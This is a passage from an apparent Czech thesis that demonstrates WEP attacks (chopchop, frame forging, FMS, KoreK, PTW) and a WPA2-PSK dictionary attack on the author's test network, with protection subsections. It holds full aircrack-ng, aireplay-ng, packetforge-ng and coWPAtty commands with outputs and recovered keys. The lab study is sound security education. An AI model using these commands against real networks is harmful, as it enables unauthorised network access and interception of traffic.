Vyzkoušel jsem tento útok i se změněnou MAC adresou na MAC adresu již asociovaného klienta se stejným příkazem.
Výstup byl následující:

```
# aireplay-ng -4 -b 00:50:7F:DF:1D:B0 -h 00:1D:E0:3D:9E:43 ath0

11:19:17  Waiting for beacon frame (BSSID: 00:50:7F:DF:1D:B0) on channel 2
Read 2 packets...

        Size: 118, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  00:50:7F:DF:1D:B0
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:1D:E0:3D:9E:43

        0x0000:  0841 2c00 0050 7fdf 1db0 001d e03d 9e43  .A,..P......=.C
        0x0010:  ffff ffff ffff 3078 3803 f000 c3d3 b7ba  ......0x8.......
        0x0020:  2b0d 0338 9d2b bb8a dd3d b48f 52ed ac0e  +..8.+...=..R...
        0x0030:  0d39 04b1 ff0a 2056 3158 1593 7c49 d5e7  .9.... V1X..|I..
        0x0040:  d531 62ce 8a6f ab3a bced a43a fe63 63e7  .1b..o.:...:.cc.
        0x0050:  5e05 46e8 e496 cfe6 0af1 c791 a521 fc4b  ^.F..........!.K
        0x0060:  6dfc af4a 5081 8849 1c71 4611 a60e 1435  m..JP..I.qF....5
        0x0070:  79a4 1daa 9c3f                           y....?

Use this packet ? y

Saving chosen packet in replay_src-0414-111918.cap

Offset  117 ( 0% done) | xor = AB | pt = 94 |  169 frames written in  2888ms
Offset  116 ( 1% done) | xor = 9E | pt = 02 |  211 frames written in  3587ms
Offset  115 ( 2% done) | xor = C8 | pt = 62 |   87 frames written in  1479ms
…
Offset   36 (96% done) | xor = D8 | pt = 45 |   18 frames written in   306ms
Offset   35 (97% done) | xor = 38 | pt = 00 |  229 frames written in  3893ms
Offset   34 (98% done) | xor = 0B | pt = 08 |  147 frames written in  2499ms

Saving plaintext in replay_dec-0414-111946.cap
Saving keystream in replay_dec-0414-111946.xor

Completed in 23s (3.48 bytes/s)
```

6.6.3 Realizace útoku KoreK chopchop bez autentizace a asociace

V tomto případě je bylo nutné opět přepnout kartu do monitorovacího režimu (viz. kap. 1.4.1) avšak již se neprováděla autentizace a asociace k přístupovému bodu. Tuto variantu útoku je možné použít v případě, že AP neumožňuje komunikaci mezi uživateli nebo pokud na přístupovém bodu není asociována žádná stanice.

Ke spuštění útoku byl použit stejný příkaz jako pro variantu s autentizací a asociací, byl však vynechám parametr -h, protože se neprovádí falešná autentizace.

```
# aireplay-ng -4 -b 00:50:7F:DF:1D:B0 ath0
```

Výstup systému byl následující:

```
11:57:21  Waiting for beacon frame (BSSID: 00:50:7F:DF:1D:B0) on channel 2
Read 1293 packets...

        Size: 277, FromDS: 1, ToDS: 0 (WEP)

              BSSID  =  00:50:7F:DF:1D:B0
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:11:09:10:E9:64

        0x0000:  0842 0000 ffff ffff ffff 0050 7fdf 1db0  .B.........P...
        0x0010:  0011 0910 e964 50c0 9fdf 8b00 5aaf 632a  .....dP.....Z.c*
        0x0020:  27e4 2cb5 1fee e213 1e2f de5a 8388 8ff0  '.,......./.Z....
        0x0030:  7461 3973 f0bc 9cf5 1876 0eaf 2688 b80a  ta9s.....v..&...
        0x0040:  ebf4 09e5 809f cc42 9ed9 d0c5 2f50 1d60  .......B..../P.`
        0x0050:  420e ea66 6a4c 5c57 1923 ebe9 226a 8c2d  B..fjL\W.#.."j.-
        0x0060:  c73e 56df 44df 20a4 c88f c42d adb4 78ba  .>V.D. ....-..x.
        0x0070:  4d0f 1570 ad44 de12 ce7b 2236 6e62 8fad  M..p.D...{"6nb..
        0x0080:  ec7a dc5b e150 68f1 5cf7 a0e7 9b89 7156  .z.[.Ph.\.....qV
        0x0090:  6c24 6e60 e3df 2359 4c0f 0930 d909 1a09  l$n`..#YL..0....
        0x00a0:  a72d 1088 f7b7 5176 272d 70b1 3b94 1579  .-....Qv'-p.;..y
        0x00b0:  23f3 a000 2838 d7f5 2181 e4e1 e2da f6e5  #...(8..!.......
        0x00c0:  5838 5a9a 6620 d1fb 1171 e01f 7375 590a  X8Z.f ...q..suY.
        0x00d0:  d56d 0c19 2544 8211 9ff8 9778 df82 1b7d  .m..%D.....x...}
        --- CUT ---

Use this packet ? y

Saving chosen packet in replay_src-0414-115852.cap

Offset  276 ( 0% done) | xor = EC | pt = 43 |  265 frames written in  4521ms
Offset  275 ( 0% done) | xor = A7 | pt = 71 |  489 frames written in  8311ms
Offset  274 ( 0% done) | xor = 85 | pt = D4 |  657 frames written in 11165ms
...
Offset   36 (98% done) | xor = 5A | pt = 45 |   38 frames written in   648ms
Offset   35 (99% done) | xor = B5 | pt = 00 |  229 frames written in  3892ms
Offset   34 (99% done) | xor = 24 | pt = 08 |  147 frames written in  2499ms

Saving plaintext in replay_dec-0414-120736.cap
Saving keystream in replay_dec-0414-120736.xor

Completed in 486s (0.49 bytes/s)
```

Pro názornost výpis z programu airodump-ng ukazuje, že byly použity různé MAC adresy pro jednotlivé hodnoty X.

```
# airodump-ng --ch 2 ath0

 CH  2 ][ Elapsed: 56 s ][ 2009-04-14 12:00

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:50:7F:DF:1D:B0   43 100       89        1    0   2  54. WEP  WEP
TEST_DP

 BSSID              STATION            PWR   Rate  Lost  Packets  Probes

 00:50:7F:DF:1D:B0  00:05:B7:2D:60:77   44   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:76   43   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:75   43   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:74   43   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:73   43   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:72   44   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:71   43   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:70   43   0- 1     0        1
 ...
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:66   43   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:65   43   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:64   44   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:63   43   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:62   44   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:61   44   0- 1     0        1
 00:50:7F:DF:1D:B0  00:05:B7:2D:60:60   42   0- 1     0        1
```

Zachycené rámce byly uloženy do souborů vypsaných výše a je možné je použít jako v předešlé variantě útoku. Jednotlivé soubory jsou uloženy na přiloženém CD.

6.6.4 Ochrana vůči KoreK chopchop útoku

Ochrana proti útoku KoreK chopchop by bylo zamezení vysílání velkého počtu rámců se stejnou hodnotou IV.

U některých přístupových bodů je tento útok neúčinný protože AP zahazují rámce kratší 60 bytů. V případě dlouhých zachycených rámců však pořád zůstává možnost použití zbývajících bytů k dešifrování popř. k vytvoření vlastního rámce.

Omezení chopchop útoku je stejné jako v případě ostatních aktivních útoku. Jelikož aktivní injekce je možné zjistit pomocí IDS.

Nejefektivnější metodou zabezpečení proti tomuto útoku je použití zabezpečení WPA/WPA2.

6.7 Vytvoření rámce

Získané keystream z fragmentačního a KoreK chopchop útoku je možné využít k sestavení vlastního rámce a následně jej injekovat do sítě. K vytvoření rámce není potřeba znát klíč použitý k šifrování, stačí pouze zachycený keystream. Utilita packetforge-ng obsažená v balíku aircrack-ng umožňuje vytvořit ARP rámce, UDP rámce, null rámce neobsahující žádná data a uživatelské rámce nesoucí data, které útočník požaduje. K vytvoření ARP rámce slouží následující příkaz:

```
#packetforge-ng -0 -a 00:50:7f:df:1d:b0 -h 00:15:e9:46:13:19 -k
255.255.255.255 -l 255.255.255.255 -y fragment-0414-101238.xor -w arp-
request

Wrote packet to: arp-request
```

Kde:

-0 značí vytvoření ARP rámce
-a MAC adresa přístupového bodu
-h zdrojová MAC adresa, kterou chceme použít
-k cílová IP
-l zdrojová IP
-y keystream použitý k šifrování
-w uložený, vytvořený rámec

Jelikož v současné době většina přístupových bodů nerozlišuje použitou zdrojovou a cílovou IP stanice je možné použít broadcastovou adresu (255.255.255.255).
K injekci vytvořeného rámce slouží utilita aireplay-ng s následujícími parametry:

```
# aireplay-ng -2 -r arp-request.cap ath0
```

Kde:
-2 jedná se o injekci libovolného rámce
-r rámec, který má být vyslán
ath0 použité rozhraní

Podrobný popis vytvoření ostatních typů rámců je popsán v [27].

6.8 FMS útok

V roce 2001 Scott Fluhrer, Itsik Mantin a Adi Shamir (z příjmení vznikl název útoku) popsali a publikovali v [17] jako první útok na WEP a dvě slabá místa RC4. První jsou slabá místa invariance a druhá známé útoky na IV. Oba útoky jsou založeny na skutečnosti, že v případě některých hodnot klíčů bity v počátečních bytech keystreamu závisí pouze na několika bitech šifrovacího klíče. Tyto slabé klíče umožňují získat určitou část výstupních bytů s nezanedbatelnou pravděpodobností. Slabé klíče jsou tvořeny zřetězením IV a klíče (viz. kap. 2.3.5). Inicializační vektory (IV), které vytváří slabé klíče, označujeme slabé IV (weak IV).

6.8.1 Slabé IV

Aby tento útok bylo možné provést, je nutné znát alespoň několik počátečních bytů nešifrovaného textu. Podle RFC 1042(standard pro přenos IP diagramů přes ethernetové sítě) začínají všechny IP pakety a ARP pakety hodnotou 0×AA několik bajtů nešifrovaného textu tedy známe. [1]


Podle Fluhrera, Mantina a Shamira jsou slabé inicializační vektory reprezentovány následovně:

A + 3, N – 1, X

kde A je je index klíče který může být objeven (pro A = 0 jde o K[3] – první byte tajného klíče), N je velikost stavového pole KSA (v tomto případě 256) a X je libovolný byte. V případě, že IV splňuje tuto vlastnost, dává více jak 5% pravděpodobnost, že K-tý byte tajného klíče se přenese do prvního bytu výstupního keystreamu RC4.

6.8.2 Implementace FMS útoku

Jelikož se jedná o pasivní typ útoku, stačilo přepnout kartu do monitorovacího režimu a nebylo nutné dělat falešnou autentizaci a asociaci. Útok FMS umožňuje např. program AirSnort, který jej provádí paralelně s KoreK útokem. Jako výsledek se bere rychlejší odezva jednotlivých větví. Program AirSnort je GUI, takže jeho nastavení je pro uživatelské a velmi jednoduché(viz. Obr. 6.9).



Obr. 6.9: Utilita Airsnort

V případě samotného pasivního útoku by nasbírání dostatečného počtu rámců v síti s malým provozem mohlo trvat několik hodin. Proto jako alternativu lze použít aktivní ARP injekci (viz. kap. 6.3.1). Tím se však útok stává odhalitelný.

6.8.3 Ochrana proti FMS útoku

Jako ochrana proti útoku FMS využívající slabé IV byla vytvořena nová technologie tzv. WEP plus. Toto označení např. používá firma Lucent a technologie měla zajistit vynechávání slabých IV. Technologii však museli podporovat všechny zařízení v síti. Stačila jediná stanice, která tuto technologii nepodporovala a útok FMS bylo možné opět použít.

Standardizovaným řešením je použití WPA/WPA2 – TKIP na starších zařízeních (popř. WPA-CCMP na nových zařízeních) jelikož TKIP nepoužívá slabé IV a výstupní keystream je dynamický není možné útok FMS použít.

6.9 KoreK

Jedná se o statickou metodu zjištění tajného klíče. Na rozdíl od FMS útoku, tento útok není založený na zjištění slabých IV, ale na stavu a chování KSA a PRGN. Autor tohoto útoku KoreK v roce 2004 publikoval n fóru netstumbler.org 17 útoků umožňujících zjištění tajného WEP klíče. V roce 2006 k nim přibyl ještě osmnáctý útok. Podrobně byly jednotlivé KoreK útoky popsány Rafikem Chaabounim v práci [18].

6.9.1 Realizace KoreK útokům

Stejně jako v případě FMS se jedná o pasivní útok. KoreK útok je možné realizovat pomocí Airsnort společně s FMS útokem, druhou variantou je použití utility aircrack-ng ze stejnojmenného balíku. Utilita aircrack-ng umožňuje použití všech sedmnácti KoreK útoků.

Pro samotné spuštění aircrack-ng je nutné nejprve zprovoznit monitorovací režim(viz. kap. 3.5.1) a zachytit odpovídající rámce. To je možné pomocí utility airodump-ng s následujícími parametry:

```
# airodump-ng --ch 2 --bssid 00:50:7F:DF:1D:B0 -w korek0164 ath0
```

Kde:
--ch označuje kanál
--bssid budou se ukládat pouze rámce, obsahující tuto hodnotu bssid
-w název souboru, do kterého budou data uložena
ath0 bezdrátové rozhranní

KoreK útok se pomocí aircack-ng spustí následujícím příkazem:

```
# aircrack-ng -K korek0164*.cap
```

Kde:
-K označuje KoreK útok (používá všech 17 KoreK útoků)
korek0164*.cap soubor obsahující zachycená data

Výstup systému byl následující:

```
Opening korek0164-01.cap
Read 1205740 packets.

   #  BSSID              ESSID                     Encryption

   1  00:50:7F:DF:1D:B0  TEST_DP                   WEP (185700 IVs)

Choosing first network as target.

Opening korek0164-01.cap

                              Aircrack-ng 1.0 rc1 r1085


                        [00:00:00] Tested 1 keys (got 185966 IVs)

                                KB    depth   byte(vote)
    0    0/  5   37( 16) 39( 12) 6D( 12) 8C( 12) B1( 12) 0D(  5) 29(  5) 14(  4)
    1    0/  2   32( 46) 91( 35) ED( 15) 01( 13) 05  13) 61( 13) CC( 13) EF( 10)
    2    0/  1   39( 60) 09( 17) AF( 15) 17( 12) CA( 12) 94( 10) E7( 10) 03(  5)
    3    0/  1   31( 76) 00(  8) 38(  5) 49(  5) CA(  5) D2(  5) 0B(  3) 0F(  3)

                      KEY FOUND! [ 37:32:39:31:33 ] (ASCII: 72913 )
Decrypted correctly: 100%
```

Útok byl proveden vždy pro tři rozdílná hesla jak pro 40-bitový tak 104-bitový tajný klíč WEP. Jednotlivé hodnoty testovaných klíčů a počtu IV jsou v tabulkách Tab. 6.1 a Tab. 6.2.

Tab. 6.1: Srovnání počtu testovaných klíčů a použitých IV pro KoreK útok pro 40-bitový klíč

Klíč	Počet testovaných klíčů	Počet IV k nalezení hesla	Celkový počet zachycených rámců	Počet šifrovaných rámců	Unikátkních IV v souboru cap
72913	7778824	187169	708372	705525	187172
He5l0	8592647	287192	837400	829302	287992
2<_l9	7291348	240745	1344955	1339168	358924

Tab. 6.2: Srovnání počtu testovaných klíčů a použitých IV pro KoreK útok pro 104-bitový klíč

Klíč	Počet testovaných klíčů	Počet IV k nalezení hesla	Celkový počet zachycených rámců	Počet šifrovaných rámců	Unikátkních IV v souboru cap
7246897549876	6526028	204313	876779	873482	206941
P0pOkAt3pEt12	3129912	162145	495301	493278	174882
12!@Gh%p<?a5*	7169074	200726	788037	785026	205230

Nevýhodou je, že KoreK útoky dávají falešná pozitiva ve větší míře než útok FMS, proto je možné jednotlivé KoreK útoky vypnout pomocí parametru –k a číslo útoku (1 – 17), v případě, že se nám nedostává, i po zachycení velkého počtu rámců, správný výsledek. Stejně jako v případě slabého provozu na sítí je možné použít ARP injekci. Zachycené rámce byly uloženy do jednotlivých souborů a jsou přiložený na CD.

6.9.2 Ochrana vůči KoreK útokům


Jelikož útok KoreK na rozdíl od FMS útoku nevyužívá slabých IV, na stavu a chování KSA a PRGN není možné pro něj určit konkrétní hodnoty IV. Proto možnou ochranou proti tomuto útoku je použití WPA/WPA2.

6.10 PTW útok

V dubnu 2007 Erik Tews, Ralf-Philipp Weinmann a Andrei Pyshkin demonstrovali v [19] útok na 104-bitový tajný WEP klíč použitím méně jak 40000 zachycených rámců s pravděpodobností úspěchu 50% a v případě zachycení 85000 rámců s pravděpodobností 95%. Tento útok vychází z Kleinova útoku, který Andreas Klein poprvé přednesl v červnu 2005 a následně v únoru 2006 podrobně popsal v [20].

K prolomení 104-bitového WEP je nutné znát prvních 16 bytů plaintextu. Ty je možné získat např. z ARP paketů. Velikost ARP paketů je pevná, proto je možné je rozlišit od ostatních.

V případě ARP paketů prvních 16 bytů reprezentuje 8bytů dlouhá 802.11 LLC (Logic Link Control) hlavička a prvních 8 bytů ARP samotného (viz. Obr. 6.10). LLC hlavička je stejná pro všechny ARP pakety a má následující tvar AA AA 03 00 00 00 08 06. ARP request a ARP response se pak liší pouze v 16. bytu. Tvar ARP request je 00 01 08 00 00 06 04 00 01. U ARP response se změní poslední byte na 02. Jelikož MAC adresy jsou přenášeny v hlavičce IEEE 802.11 nešifrovaně, je snadné rozlišit ARP request a ARP response. Ze znalosti cílové MAC adresy je možné snadno určit ARP request, protože jeho cílová adresa bude broadcastová(FF:FF:FF:FF:FF), na rozdíl od ARP responce kde je cílová MAC adresa unicastová.



Obr. 6.10: Hlavička ARP request / response paketu

6.10.1 Realizace PTW útoku

Před vlastním útokem bylo nutné nejprve kartu přepnout do monitorovacího režimu(viz. kap. 3.4.1). Samotný útok je následně možné provést pomocí utility aircrack-ptw navrženou Tewsem, Weinmannem a Pyshkinem, popřípadě utilitou aircrack-ng ze stejnojmenného balíku, který tento útok taky umožňuje. Před spuštěním útoku je nejprve nutné zpustit

zachytávání rámců pomocí utility airodump-ng stejně jako v předchozím případě (KoreK útok).

Pro aircrack-ng byl použit následující příkaz:

```
# aircrack-ng -z -n 64 ptwpass01_64*.cap
```

Kde:

-z označuje použití PTW útok

-n 64 vyjadřuje, že bude hledáno 64bitové heslo

ptwpass01_64*.cap soubor, kde jsou uložená zachycená data

Odpověď systému byla následující:

```
Opening ptwpass01_64-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 12427 ivs.


                                Aircrack-ng 1.0 rc3


                     [00:00:15] Tested 506840 keys (got 15032 IVs)

               KB    depth   byte(vote)
               0    0/ 57   37(19968) 40(19712) 23(19456) 22(19200) 5C(18688)
               1    0/  1   32(26624) A5(19712) A8(19712) B6(19712) B4(19200)
               2    2/  6   60(19968) 1E(19456) 6E(19456) A2(19456) 62(19200)
               3   28/ 74   31(17408) 96(17152) AC(17152) B8(17152) CC(17152)
               4    6/ 24   33(19200) BA(19200) 12(19200) 04(18688) AC(18432)

                      KEY FOUND! [ 37:32:39:31:33 ] (ASCII: 72913 )
StartingDecrypted correctly: 100%s.
```

V případě použití utility aircrack-ptw je příkaz následující:

```
# aircrack-ptw nazev_souboru.cap
```

A odpověď systému následující:

```
This is aircrack-ptw 1.0.0
For more informations see http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/
allocating a new table
bssid = 00:50:7F:DF:1D:B0  keyindex=0
stats for bssid 00:50:7F:DF:1D:B0  keyindex=0 packets=198362
Found key with len 13: 37 32 34 36 38 39 37 35 34 39 38 37 36
```

Stejně jako v předešlých dvou příkladech útoků se jedná o pasivní metodu. A stejným způsobem je možné urychlit generování potřebných rámců.

Útok PTW byl proveden pro tři 40-bitové a tři 104-bitové tajné WEP klíče pomocí aircrack-ng. Výsledky jednotlivých útoků jsou v tabulkách Tab. 6.3 a Tab. 6.4.

Tab: 6.3: Výsledky PTW útoku na tři 40-bitové WEP klíče

Klíč	Počet testovaných klíčů	Počet IV k nalezení hesla	Celkový počet zachycených rámců	Počet šifrovaných rámců	Unikátkních IV v souboru cap
72913	506840	15032	26561	26504	16366
He5l0	52486	10327	18790	18722	11222
2<_l9	1052	20027	21402	21359	21113

Tab: 6.4: Výsledky PTW útoku na tři 104-bitové WEP klíče

Klíč	Počet testovaných klíčů	Počet IV k nalezení hesla	Celkový počet zachycených rámců	Počet šifrovaných rámců	Unikátkních IV v souboru cap
7246897549876	553072	40006	59466	59408	58741
P0pOkAt3pEt12	583780	40008	42161	42005	41272
12!@Gh%p<?a5*	549175	55035	60845	60677	59326

Ve srovnání s hodnotami, které byly zjištěny během útoku KoreK je patrné, že pro nalezení hesla pomocí PTW je potřeba podstatně méně zachycených rámců. V případě 40-bitového WEP je potřeba 12× méně zachycených rámců, pro 104-bitový WEP pak přibližně pětina zachycených rámců. Zachycené rámce byly uloženy do jednotlivých souborů a jsou přiložený na CD.

6.10.2 Ochrana proti PTW útoku

Možnou ochranou by bylo zamezení vysílání rámců se známým začátkem plaintextu. V případě použití aktivního útoku (viz. 4.2 Získání keystream z Shared-key autentizace, 4.3 Injekce paketů, 4.4 Fragmentační útok, 4.6 KoreK chochop útok), kdy je možné vysílat svoje vytvořené rámce je možnou ochranou zamezení opakování velkého počtu rámců se stejnou hodnotou IV, stejně jak je tomu např. u ochrany proti ARP injekci (viz. 4.3.2).

Částečnou pomocí může být použití bezdrátového IDS, který v síti monitoruje průniky a jednotlivé útoky.

Spolehlivou ochranu proti PTW pak poskytuje použití WPA / WPA2, které generuje keystream pro každý paket dynamicky.

7 WPA/WPA 2

Jelikož WEP se ukázal jako zabezpečení neschopný, vytvořila pracovní skupina 802.11 nový bezpečnostní protokol nazvaný WiFi Protected Access (WPA), který měl opravit veškeré bezpečnostní díry WEP a současně byl schopen provozu na stávajících zařízeních.

7.1 Útok na Pre-Shared Key (PSK) u WPA/WPA2

Jestliže je na přístupovém budu nastaven personal mode, znamená to, že pro autentizaci je použita metoda předsdíleného klíče PSK. K prolomení PSK není možné použít zachytávání IV, jak tomu bylo v případě WEP, jelikož klíč se dynamicky mění. PSK lze získat pouze hrubou silou (resp. slovníkovým útokem).

Pro samotný slovníkový útok je nejprve nutné zachytit 4-way handshake (čtyřcestný handshake) mezi AP a klientem. Ten je možné získat pasivně (vyčkáním, dokud se k AP nepřihlásí stanice) nebo aktivně (provedením deautentizace připojeného klienta (viz. kap. 3.5.2)).

Protože autentizační metody pro WPA a WPA2 jsou téměř stejné, následující kapitolu je možné provést jak pro zjištění PSK pro WPA tak i pro WPA2.

7.1.1 Realizace útoku na PSK

V textu uvedeném níže je proveden útok na WPA2. Před vlastním útokem je opět potřeba přepnout bezdrátovou kartu do monitorovacího režimu (viz. kap. 3.5.1). Pro zachycení 4-way handshake je možné použít utilitu airodump-ng s následujícími parametry:

```
#airodump-ng --ch 2 --bssid 00:50:7F:DF:1D:B0 -w wpa2psk mon0
```

Kde:

--ch označuje kanál
--bssid budou se ukládat pouze rámce, obsahující tuto hodnotu bssid
-w název souboru, do kterého budou data uložena
mon0 bezdrátové rozhranní

V případě úspěšně zachyceného handshaku je jeho hodnota zobrazena v pravém horním rohu výpisu:

```
CH  2 ][ Elapsed: 24 s ][ 2009-05-04 06:57 ][ WPA handshake: 00:50:7F:DF:1D:B0

 BSSID              PWR RXQ  Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:50:7F:DF:1D:B0  -32 100      239    154    2   2  54 . WPA2 CCMP   PSK  TEST_DP

 BSSID              STATION            PWR   Rate   Lost  Packets  Probe

 00:50:7F:DF:1D:B0  00:15:E9:46:13:19  -51  11-54      0       17  TEST_DP
```

Zachycený handshake je možné vidět v příloze A v prostředí Wireshark.

Nyní je možné provést slovníkový útok pomocí utility coWPAtty s těmito parametry:

```
# ./cowpatty -r /root/wpa2psk*.cap -f dict -s TEST_DP
```

Kde:

-r odkazuje na soubor obsahující zachycený handshake
-f odkazuje na použitý slovník
-s označuje SSID sítě

Pokud je slovníkový útok úspěšný, výstup systému zobrazující zjištěné PSK vypadá následovně:

```
cowpatty 4.3 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "12345678".

3 passphrases tested in 0.07 seconds:  40.79 passphrases/second
```

Pro útok byl použit slovník obsažený v adresáři utility. Slovníkový útok byl proveden rychlostí 40,79 zkoumaných passphrases za vteřinu.

7.1.2 Předvypočítání PMK ze zvoleného slovníku

Pro výpočet PMK je použit algoritmus PBKDF2, který využívá dvou nefixních vstupů: passphrase a SSID sítě. Pro dané SSID je možné předvypočítat všechny možné PMK pro zvolený slovník. [21]

K předvypočítání jednotlivých hodnot je možné použít utilitu getPMK, která je součástí coWPAtty. GetPMK předvypočítává hash soubory stejným způsobem jako Rainbow tables při získávání hesla pro Windows. Hodnota SSID se používá pro „zasolení“ hashe. To znamená, že pro každé unikátní SSID je nutné předvypočítat jiný soubor hash.

Následující příkaz slouží k vytvoření hash souboru pro dané SSID a pro zvolený slovník:

```
# ./genpmk -f dict -d hashfile -s TEST_DP

genpmk 1.0 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File hashfile does not exist, creating.
key no. 1000: apportion
key no. 2000: cantabile
key no. 3000: contract
key no. 4000: divisive

4090 passphrases tested in 79.93 seconds:  51.17 passphrases/sekond
```

Kde:

-f označuje použitý slovník
-d určuje název vytvořeného hash souboru
-s SSID sítě

Takto vytvořený hash soubor je možné použít v případě útoku na AP se stejným SSID nebo pokud se předpokládá útok na stejné AP i v pozdější době a dále pro zjištění passphrase v případě, kdy administrátor sítě změní passphrase, ale ponechá SSID nezměněno.

Příklad úspěšně získané passphrase pomocí předvypočítání je vydět níže. V tomto případě byla passphrase změněna na „dictionary“ a nalezena pomocí hash souboru. Tento způsob je mnohem rychlejší než hledání v samotném slovníku.

```
# ./cowpatty -r /root/wpa2psk-test*.cap -d hashfile -s TEST_DP

cowpatty 4.3 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "dictionary".

3740 passphrases tested in 0.06 seconds:  66277.98 passphrases/second
```

Kde:
-r soubor obsahující zachycený 4-way handshake
-d použitý hash soubor
-s SSID sítě

V roce 2006 skupina Church of Wifi předvypočítala hash soubory (tabulky) pro 1000 nejpoužívanějších SSID. Pro každé SSID byl použít slovník o obsahu přibližně 172.000 slov. Výsledkem bylo 7GB hashových tabulek pro 1000 SSID, které je možné použít.
V průběhu dalších měsíců se stejná skupina rozhodla tyto tabulky rozšířit. K tomu byl použit slovník o 400.000 heslech, darovaný odborníkem na hesla panem Burnettem, rozšířený o odborné slovníky (lékařské apod.). Celková velikost slovníku se pohybovala kolem 1.000.000 slov pro každé SSID. Výsledkem je 33GB hashovacích tabulek. K tomuto výpočtu bylo použito 15 FPGA (Field-programmable Gate Array) a výpočet trval 3 dny.
Bližší informace o jednotlivých projektech je možné získat z [23, 24, 25].

7.1.3 Zrychlený slovníkový útok

V dnešní době více jádrových procesorů je možné využít jejich výpočetní výkon efektivněji. V předchozím případě bylo pro zjištění passphrase použito pouze jedno jádro prosesoru a rychlost prohledávání byla 40,79 zkoumaných passphrases za vteřinu. Na ozkoušení funkčnosti byl použit procesor Intel Core2Duo T7250 2.0GHz.

Nejprve bylo nutné použitý slovník rozdělit na dvě přibližně stejné části. Použitý slovník měl přibližně velikost 82 kb. K rozdělení byl použit příkaz:


```
#split –b 41k dict
```

Tím byl původní slovník rozdělen na dva označené xaa a xab. Tyto dva vzniklé slovníky byly následně použity k nalezení správné passphrase.

```
# ./cowpatty -r /root/wpa2psk-2d*.cap -f xaa -s TEST_DP

cowpatty 4.3 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
